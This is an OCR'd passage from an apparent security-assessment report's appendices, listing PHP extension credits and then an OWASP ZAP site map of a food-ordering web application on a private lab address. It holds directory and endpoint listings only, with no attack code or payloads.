
DOM	Christian Stocker, Rob Richards, Marcus Boerger
enchant	Pierre-Alain Joye, Ilia Alshanetsky
ereg	Rasmus Lerdorf, Jim Winstead, Jaakko Hyvätti
EXIF	Rasmus Lerdorf, Marcus Boerger
fileinfo	Ilia Alshanetsky, Pierre Alain Joye, Scott MacVicar, Derick Rethans
Firebird driver for PDO	Ard Biesheuvel
FTP	Stefan Esser, Andrew Skalski
GD imaging	Rasmus Lerdorf, Stig Bakken, Jim Winstead, Jouni Ahto, Ilia Alshanetsky, Pierre-Alain Joye, Marcus Boerger
GetText	Alex Plotnick
GNU GMP support	Stanislav Malyshev
Iconv	Rui Hirokawa, Stig Bakken, Moriyoshi Koizumi
IMAP	Rex Logan, Mark Musone, Brian Wang, Kaj-Michael Lang, Antoni Pamies Olive, Rasmus Lerdorf, Andrew Skalski, Chuck Hagenbuch, Daniel R Kalowsky
Input Filter	Rasmus Lerdorf, Derick Rethans, Pierre-Alain Joye, Ilia Alshanetsky
InterBase	Jouni Ahto, Andrew Avdeev, Ard Biesheuvel
Internationalization	Ed Batutis, Vladimir Iordanov, Dmitry Lakhtyuk, Stanislav Malyshev, Vadim Savchuk, Kirti Velankar
JSON	Omar Kilani, Scott MacVicar
LDAP	Amitay Isaacs, Eric Warnke, Rasmus Lerdorf, Gerrit Thomson, Stig Venaas
LIBXML	Christian Stocker, Rob Richards, Marcus Boerger, Wez Furlong, Shane Caraveo



mcrypt	Sascha Schumann, Derick Rethans
MS SQL	Frank M. Kromann
Multibyte String Functions	Tsukada Takuya, Rui Hirokawa
MySQL driver for PDO	George Schlossnagle, Wez Furlong, Ilia Alshanetsky, Johannes Schlueter
MySQL	Zeev Suraski, Zak Greant, Georg Richter, Andrey Hristov
MySQLi	Zak Greant, Georg Richter, Andrey Hristov, Ulf Wendel
MySQLnd	Andrey Hristov, Ulf Wendel, Georg Richter, Johannes Schlüter
OCI8	Stig Bakken, Thies C. Arntzen, Andy Sautins, David Benson, Maxim Maletsky, Harald Radi, Antony Dovgal, Andi Gutmans, Wez Furlong, Christopher Jones, Oracle Corporation
ODBC driver for PDO	Wez Furlong
ODBC	Stig Bakken, Andreas Karajannis, Frank M. Kromann, Daniel R. Kalowsky
OpenSSL	Stig Venaas, Wez Furlong, Sascha Kettler, Scott MacVicar
Oracle (OCI) driver for PDO	Wez Furlong
pcntl	Jason Greene, Arnaud Le Blanc
Perl Compatible Regexps	Andrei Zmievski
PHP Archive	Gregory Beaver, Marcus Boerger
PHP Data Objects	Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky
PHP hash	Sara Golemon, Rasmus Lerdorf, Stefan Esser, Michael Wallner, Scott MacVicar
Posix	Kristian Koehntopp




PostgreSQL driver for PDO	Edin Kadribasic, Ilia Alshanetsky
PostgreSQL	Jouni Ahto, Zeev Suraski, Yasuo Ohgaki, Chris Kings-Lynne
Pspell	Vlad Krupin
Readline	Thies C. Arntzen
Recode	Kristian Koehntopp
Reflection	Marcus Boerger, Timm Friebe, George Schlossnagle, Andrei Zmievski, Johannes Schlueter
Sessions	Sascha Schumann, Andrei Zmievski
Shared Memory Operations	Slava Poliakov, Ilia Alshanetsky
SimpleXML	Sterling Hughes, Marcus Boerger, Rob Richards
SNMP	Rasmus Lerdorf, Harrie Hazewinkel, Mike Jackson, Steven Lawrance, Johann Hanne, Boris Lytochkin
SOAP	Brad Lafountain, Shane Caraveo, Dmitry Stogov
Sockets	Chris Vandomelen, Sterling Hughes, Daniel Beulshausen, Jason Greene
SPL	Marcus Boerger, Etienne Kneuss
SQLite 3.x driver for PDO	Wez Furlong
SQLite3	Scott MacVicar, Ilia Alshanetsky, Brad Dewar
Sybase-CT	Zeev Suraski, Tom May, Timm Friebe
System V Message based IPC	Wez Furlong
System V Semaphores	Tom May
System V Shared Memory	Christian Cartus




tidy	John Coggeshall, Ilia Alshanetsky
tokenizer	Andrei Zmievski, Johannes Schlueter
WDDX	Andrei Zmievski
XML	Stig Bakken, Thies C. Arntzen, Sterling Hughes
XMLReader	Rob Richards
xmlrpc	Dan Libby
XMLWriter	Rob Richards, Pierre-Alain Joye
XSL	Christian Stocker, Rob Richards
Zip	Pierre-Alain Joye, Remi Collet
Zlib	Rasmus Lerdorf, Stefan Roehrich, Zeev Suraski, Jade Nicoletti, Michael Wallner
Authors	Mehdi Achour, Friedhelm Betz, Antony Dovgal, Nuno Lopes, Hannes Magnusson, Georg Richter, Damien Seguy, Jakub Vrana, Adam Harvey, Peter Cowburn
Editor	Philip Olson
User Note Maintainers	Daniel P. Brown, Thiago Henrique Pojda
Other Contributors	Previously active authors, editors and other contributors are listed in the manual.
PHP Websites Team	Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer Nielsen, Peter Cowburn, Adam Harvey, Ferenc Kovacs, Levi Morrison
Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown
Windows Infrastructure	Alex Schoenmaker

APPENDIX C – SITE MAPS


Part 1 – OWASP ZAP Site Map




```
http://192.168.1.20
    GET:/
    GET:aboutus.php
    GET:access-denied.php
    admin
        GET:/
        GET:access-denied.php
        GET:accounts.php
        GET:allocation.php
        GET:base-bg.gif
        GET:categories.php
        GET:delete-member.php(id)
        GET:foods.php
        GET:index.php
        POST:login-exec.php()(Submit,login,password)
        GET:login-form.php
        GET:logout.php
        GET:messages.php
        GET:options.php
        GET:orders.php
        GET:reservations.php
        GET:specials.php
        GET:stylesheets
        stylesheets
            GET:/
            GET:/(C)
            GET:admin_styles.css
        GET:validation
        validation
            GET:/
            GET:/(C)
```




```
    GET:admin.js
  GET:admin
  GET:adminarea
  GET:billing-alternative.php
  POST:billing-exec.php(id)(Submit,box,city,lNumber,mNumber,sAddress)
  GET:billing-success.php
  GET:cart-exec.php
  GET:cart-exec.php(id)
  GET:cart.php
  GET:contactus.php
  css
    GET:/
    GET:/(C)
    GET:bootstrap-responsive.css
    GET:bootstrap.css
    GET:datepicker.css
    GET:demo.css
    GET:diapo.css
    GET:docs.css
    GET:DT_bootstrap.css
    GET:font-awesome.css
    GET:normalize.css
    GET:style.css
  GET:css
  GET:extras.php
  GET:extras.php(type)
  GET:foodzone.php
  POST:foodzone.php()(Submit)
  POST:foodzone.php()(Submit,category)
  icons
    GET:/
```




```
        GET:back.gif
        GET:blank.gif
        GET:folder.gif
        GET:image2.gif
        GET:text.gif
        GET:unknown.gif
    GET:images
  images
        GET:/
        GET:/(C)
        GET:base-bg.gif
        GET:head-img.jpg
        GET:head-img2.jpg
        GET:icon_menu.gif
        GET:img001.png
        GET:img002.png
        GET:img003.png
        GET:img004.png
        GET:img005.png
        GET:img006.png
        GET:img007.png
        GET:img008.png
        GET:img009.png
        GET:img010.png
        GET:img011.png
        GET:img012.png
        GET:img013.png
        GET:img014.png
        GET:img015.png
        GET:img016.png
        GET:img017.png
```




```
    GET:img018.png
    GET:img019.png
    GET:img020.png
    GET:img021.png
    GET:img022.png
    GET:img023.png
    GET:img024.png
    GET:img025.png
    GET:logo.gif
    GET:logo2.gif
  pizza
        GET:/
        GET:/(C)
        GET:img001.png
        GET:img002.png
        GET:img003.png
        GET:img004.png
        GET:img005.png
        GET:img006.png
        GET:img007.png
        GET:img008.png
        GET:img009.png
        GET:img010.png
        GET:img011.png
        GET:img012.png
        GET:img013.png
        GET:img014.png
        GET:img015.png
        GET:img016.png
        GET:img017.png
        GET:img018.png
```




```
        GET:img019.png
        GET:img020.png
        GET:img021.png
        GET:img022.png
        GET:img023.png
        GET:img024.png
        GET:img025.png
        GET:Romans.xcf
        GET:unavalable.png
      GET:pizza-inn-map4-mombasa-road.png
      GET:special.jpg
    GET:inbox.php
    GET:index.php
    GET:info.php
    GET:js
  js
      GET:/
      GET:/(C)
      GET:application.js
      GET:bootstrap-affix.js
      GET:bootstrap-alert.js
      GET:bootstrap-button.js
      GET:bootstrap-carousel.js
      GET:bootstrap-collapse.js
      GET:bootstrap-dropdown.js
      GET:bootstrap-modal.js
      GET:bootstrap-popover.js
      GET:bootstrap-scrollspy.js
      GET:bootstrap-tab.js
      GET:bootstrap-tooltip.js
      GET:bootstrap-transition.js
```



```
